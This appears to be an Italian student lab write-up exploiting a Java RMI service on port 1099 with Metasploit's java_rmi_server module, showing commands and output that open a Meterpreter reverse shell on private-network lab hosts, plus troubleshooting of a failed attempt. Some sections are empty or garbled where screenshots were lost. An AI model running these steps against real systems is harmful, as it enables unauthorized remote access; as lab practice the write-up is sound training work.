#### PORTA 1099 – JAVA RMI

Ho dovuto cambiare ip perché nonostante vari tentativi e modifiche non mi si apriva la sessione di Meterpreter (N.B. EVIDENZE A FINE DOCUMENTO!)

Scanzione nmap per trovare il servizio:

### Cerco exploit disponibili:

Utilizzo il path exploit/multi/misc/java\_rmi\_server e controllo le configurazioni necessarie:

# Configuro RHOSTS E LHOST:

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
```

### Avvio l'exploit:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit


[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/D00040
[*] 192.168.1.40:1099 - Server started.
[*] 192.168.1.40:1099 - Sending RMI Header...
[*] 192.168.1.40:1099 - Sending RMI Call...
[*] 192.168.1.40:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:57846) at 2023-03-09 20:30:40 -0500
```

### Utilizzo il comando ifconfiq per :

# Utilizzo il comando route per :

#### EVIDENZE MALFUNZIONAMENTO METASPLOIT CON IP: 192.168.11.111 e 192.168.11.112

Ho cambiato le configurazioni:



Ho conferato le configurazioni con ifconfig e le macchine pingano:

#### Scansione con nmap:

# Avvio Metasploit:

```
Matching Modules

# Name

0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server
2 auxiliary/scanner/misc/java_rmi_server
3 exploit/multi/browser/java_rmi_connection_impl
2 interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

Interact with a module developed the provided th
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/wNz8cE

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header ...

[*] 192.168.11.112:1099 - Sending RMI Call ...

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] Exploit completed, but no session was created.
```

# Dopo numerosi tentativi:

- Ho controllato le configurazioni di rete
- Ho reinstallato Kali e Meta nel caso avessi modificato qualcosa negli esercizi precedenti
- Ho cambiato la configurazione da "rete interna" a "bridge" così come veniva consigliato su internet Ma il risultato era sempre: "Exploit completed, but no session was created", ho perciò provato a cambiare ip e in quel caso tutto ha funzionato.